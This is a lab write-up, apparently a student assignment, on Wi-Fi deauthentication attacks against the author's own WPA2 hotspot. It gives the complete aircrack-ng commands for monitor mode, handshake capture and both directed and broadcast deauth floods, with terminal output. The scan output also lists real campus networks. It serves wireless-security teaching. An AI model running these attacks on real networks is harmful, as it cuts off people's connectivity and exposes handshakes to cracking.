Wi-Fi Deauthentication Attack

1. Make your own Wi-Fi hotspot with passphrase (WPA2) and connect any other device to it. You can use laptop or smartphone for creating this hotspot.
2. Using a third device (Attacker), perform deauthentication of this device. Use aircrack-ng tool.
3. Perform a broadcast DoS on this station (Do not let this station connect to that AP anytime).
4. Connect 2 or more devices to the same AP and deauthenticate a directed attack on a clientdevice.

The objective of this task was to perform a Deauthentication attack using the **aircrack-ng suite** to disconnect a client from a target Access Point (AP), demonstrating a classic denial-of-service vulnerability in the 802.11 standard.

In networking, **interface type** refers to the *mode or role* a network interface operates in.
For Wi-Fi cards, the interface type determines **what the adapter can do**.

Common Wi-Fi Interface Types

- **Managed Mode (Station Mode)**
  - Default mode for normal Wi-Fi use.
  - Connects to access points and uses the network normally.

- **Monitor Mode**
  - Allows the interface to capture all wireless frames in the air.
  - Used for analysis and packet monitoring in authorized environments.

- **Master Mode (Access Point Mode)**
  - The interface acts as an Access Point (AP).
  - Allows other devices to connect to it.

- **Ad-Hoc Mode (IBSS Mode)**
  - Device-to-device communication without an access point.

- **Promiscuous Mode**
  - Captures packets addressed to any device on the same network.
  - Similar to monitor mode but for Ethernet or connected networks.

- **P2P (Wi-Fi Direct)**

  - Used for direct connections between devices (e.g., Wi-Fi Direct).

Example for Your Context

- wlp1s0→ **Managed mode** (normal Wi-Fi)
- wlp1s0mon→ **Monitor mode** (after using airmon-ng)

Step 1: Setup and Tool Preparation

The first steps involved ensuring the system was up-to-date and installing the necessary wireless security tools.

The **sudo apt update** command was executed to refresh the list of available packages, ensuring the system can install the latest versions of any required software.

Step 2: Installing Aircrack-ng

The **aircrack-ng** suite, which contains the tools necessary for monitoring and injection (like **airodump-ng** and **aireplay-ng**), was installed.

```
pookie@cybercub:~$ sudo apt install aircrack-ng
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  ethtool hwloc ieee-data iw libhwloc-plugins libhwloc15 libxnvctrl0
Suggested packages:
  gpsd libhwloc-contrib-plugins
The following NEW packages will be installed:
  aircrack-ng ethtool hwloc ieee-data iw libhwloc-plugins libhwloc15 libxnvctrl0
0 upgraded, 8 newly installed, 0 to remove and 21 not upgraded.
Need to get 15.6 kB/3,129 kB of archives.
After this operation, 16.5 MB of additional disk space will be used.
Do you want to continue? [Y/n] Y
```


Step 3: Interface Identification

The **iw dev** command was used to identify the wireless network interface as wlp1s0 before putting it into monitor mode.

```
pookie@cybercub:~$ iw dev
phy#0
        Interface wlp1s0
                ifindex 3
                wdev 0x1
                addr 90:e8:68:1e:9c:23
                ssid IITH-Guest-PWD-IITH@2024
                type managed
```


Step 4: Terminating Conflicting Services

sudo airmon-ng check kill checks for processes that interfere with monitor mode and kills them so your Wi-Fi adapter can enter monitor mode properly.



Step 5: Monitor Mode Activation

The interface was transitioned into monitor mode using **sudo airmon-ng start wlp1s0**, which created the monitoring interface **wlp1s0mon** necessary for capturing all nearby Wi-Fi traffic.





Step 6: Scanning for Networks

The **airodump-ng** tool was used on the monitoring interface to scan for nearby Access Points (APs) and connected clients.

The target AP and a connected client were identified from the scan output:

- **Target AP (BSSID):** 62:F5:6F:0E:94:C7
- **Target AP (ESSID):** Hidden Eye
- **Target Channel (CH):** 6
- **Target Client (STATION):** 02:58:0F:A7:84:99





```
CH  9 ][ Elapsed: 24 s ][ 2025-12-04 20:16

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

E4:55:A8:06:7B:56   -1        0        0    0  11   -1                    <length:  0>
E2:55:A8:06:0C:D1   -1        0        1    0   1   -1   WPA              <length:  0>
00:00:00:00:00:00   -1        0        9    0  11   -1   OPN              <length:  0>
62:F5:6F:0E:94:C7  -27       41        0    0   6  180   WPA2 CCMP   PSK  Hidden Eye
DA:55:A8:06:7E:A9  -64       13        0    0   6  130   WPA2 CCMP   CMAC <length:  0>
E2:55:A8:06:7E:A9  -64       14        0    0   6  360   WPA2 CCMP   PSK  IITH-Guest-PWD-IITH@2024
EE:55:A8:06:7E:A9  -64       14        0    0   6  360   WPA2 CCMP   MGT  eduroam
E4:55:A8:06:7E:A9  -64       14        0    0   6  360   WPA2 CCMP   MGT  IITH
DA:55:A8:06:7E:2D  -65       17        0    0   1  130   WPA2 CCMP   CMAC <length:  0>
EE:55:A8:06:7E:2D  -65       17        0    0   1  360   WPA2 CCMP   MGT  eduroam
E2:55:A8:06:7E:2D  -65       17        0    0   1  360   WPA2 CCMP   PSK  IITH-Guest-PWD-IITH@2024
E4:55:A8:06:7E:2D  -65       17        0    0   1  360   WPA2 CCMP   MGT  IITH
DA:55:A8:1A:52:DF  -83       18        0    0   1  130   WPA2 CCMP   CMAC <length:  0>
EE:55:A8:1A:52:DF  -83       18        0    0   1  360   WPA2 CCMP   MGT  eduroam
E2:55:A8:1A:52:DF  -83       18        0    0   1  360   WPA2 CCMP   PSK  IITH-Guest-PWD-IITH@2024
E4:55:A8:1A:52:DF  -83       18        0    0   1  360   WPA2 CCMP   MGT  IITH
DA:55:A8:06:8F:13  -85       13        0    0  11  130   WPA2 CCMP   CMAC <length:  0>
EE:55:A8:06:8F:13  -86       14        0    0  11  360   WPA2 CCMP   MGT  eduroam
E2:55:A8:06:8F:13  -86       14        0    0  11  360   WPA2 CCMP   PSK  IITH-Guest-PWD-IITH@2024
E4:55:A8:06:8F:13  -86       14        0    0  11  360   WPA2 CCMP   MGT  IITH
E2:55:A8:1A:54:54  -87       15        0    0  11  360   WPA2 CCMP   PSK  IITH-Guest-PWD-IITH@2024
EE:55:A8:1A:54:54  -87       15        0    0  11  360   WPA2 CCMP   MGT  eduroam
E4:55:A8:1A:54:54  -87       15        0    0  11  360   WPA2 CCMP   MGT  IITH
DA:55:A8:1A:54:54  -87       14        0    0  11  130   WPA2 CCMP   CMAC <length:  0>
EE:55:A8:06:7E:2C  -92        5        0    0   6  360   WPA2 CCMP   MGT  eduroam
DA:55:A8:06:7E:2C  -92        5        0    0   6  130   WPA2 CCMP   CMAC <length:  0>
E2:55:A8:06:7E:2C  -93        3        0    0   6  360   WPA2 CCMP   PSK  IITH-Guest-PWD-IITH@2024
E4:55:A8:06:7E:2C  -93        5        0    0   6  360   WPA2 CCMP   MGT  IITH
```

Step 7: Targeted Packet Capture from Access Point

After running the command then connect to the target access point then you can capture 4-Way successful handshake(EAPOL)

Explanation:
The airodump-ng tool is used to capture wireless packets from a specific access point for monitoring and analysis.
This command locks the interface to channel 6 (-c 6), targets the AP using its BSSID (--bssid 62:F5:6F:0E:94:C7), and saves all captured data to a file named elumoria (-w elumoria) while using the monitor-mode interface wlan0mon.

Command

sudo airodump-ng -c 6 --bssid 62:F5:6F:0E:94:C7 -w elumoria wlp1s0mon

Result


The output shows real-time information about the target access point and its connected clients, and it begins capturing packets—including any EAPOL handshake packets—into the file named **elumoria**.

```
pookie@cybercub:~$ sudo airodump-ng -c 6 --bssid 62:F5:6F:0E:94:C7 -w elumoria wlp1s0mon
20:21:21  Created capture file "elumoria-01.cap".


 CH  6 ][ Elapsed: 1 min ][ 2025-12-04 20:22 ][ WPA handshake: 62:F5:6F:0E:94:C7

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 62:F5:6F:0E:94:C7  -27   0      882     1309   23   6  180   WPA2 CCMP   PSK  Hidden Eye

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 62:F5:6F:0E:94:C7  F0:20:FF:D7:05:E1  -40    1e- 1e     0       866  EAPOL
 62:F5:6F:0E:94:C7  02:58:0F:A7:84:99  -51    1e-24e   131       347  EAPOL
Quitting...
```

Step 8: Wireshark Evidence:

The Wireshark screenshot confirms the presence of **EAPOL** (WPA/WPA2 4-way handshake) messages. The Deauthentication attack forces the client to disconnect, often resulting in them immediately attempting to re-authenticate, which generates these EAPOL frames.

- **Observation:** Frames showing **EAPOL Key (Message 1 of 4, 2 of 4, 3 of 4, 4 of 4)** are exchanged between the AP **(62:F5:6F:0E:94:C7)** and the clients, demonstrating the disruption and subsequent re-authentication attempts.




4 Way Handshake from 2 clients

Step 9: Directed Deauthentication Attack

The **aireplay-ng** tool was used to send a directed Deauthentication flood. The attack sends a large number of deauthentication frames (**-deauth 100**) from the AP's MAC address (**-a**) to the client's MAC address (**-c**) to force a disconnect.

- **Command:** sudo aireplay-ng --deauth 100 -a 62:F5:6F:0E:94:C7 -c 02:58:0F:A7:84:99 wlp1s0mon
- **Result:** The output shows multiple messages confirming the sending of **64 directed DeAuth (code 7) frames**, indicating the successful injection of deauthentication packets which results in the client being dropped from the network.



Step 10: Broadcast Deauthentication Attack

A broadcast Deauthentication attack was also performed, which targets all clients connected to the AP.

- **Command:** sudo aireplay-ng --deauth 100 -a 62:F5:6F:0E:94:C7 wlp1s0mon
- **Result:** The terminal shows a rapid flood of DeAuth (code 7) frames sent to the broadcast address (-- BSSID [62:F5:6F:0E:94:C7]), which is intended to disconnect every client on the network.


pookie@cybercub:~$ sudo aireplay-ng --deauth 100 -a 62:F5:6F:0E:94:C7 wlp1s0mon
20:49:05 Sending DeAuth (code 7) to broadcast -- BSSID: [62:F5:6F:0E:94:C7]
20:49:08 Sending DeAuth (code 7) to broadcast -- BSSID: [62:F5:6F:0E:94:C7]
20:49:10 Sending DeAuth (code 7) to broadcast -- BSSID: [62:F5:6F:0E:94:C7]
20:49:12 Sending DeAuth (code 7) to broadcast -- BSSID: [62:F5:6F:0E:94:C7]
20:49:15 Sending DeAuth (code 7) to broadcast -- BSSID: [62:F5:6F:0E:94:C7]
20:49:18 Sending DeAuth (code 7) to broadcast -- BSSID: [62:F5:6F:0E:94:C7]
20:49:20 Sending DeAuth (code 7) to broadcast -- BSSID: [62:F5:6F:0E:94:C7]
20:49:22 Sending DeAuth (code 7) to broadcast -- BSSID: [62:F5:6F:0E:94:C7]
20:49:25 Sending DeAuth (code 7) to broadcast -- BSSID: [62:F5:6F:0E:94:C7]

Step 11: Disabling Monitor Mode and Restoring Services

After the task was complete, the wireless interface was returned to its normal operating state.


Deactivate Monitor Mode:

sudo airmon-ng stop wlp1s0mon was executed to stop the monitoring interface.



Step 12: Check Interface Status

iw dev confirms the interface is back to type managed



Step 11: Restart Network Services

sudo systemctl restart NetworkManager was used to ensure the operating system re-enabled normal network connectivity.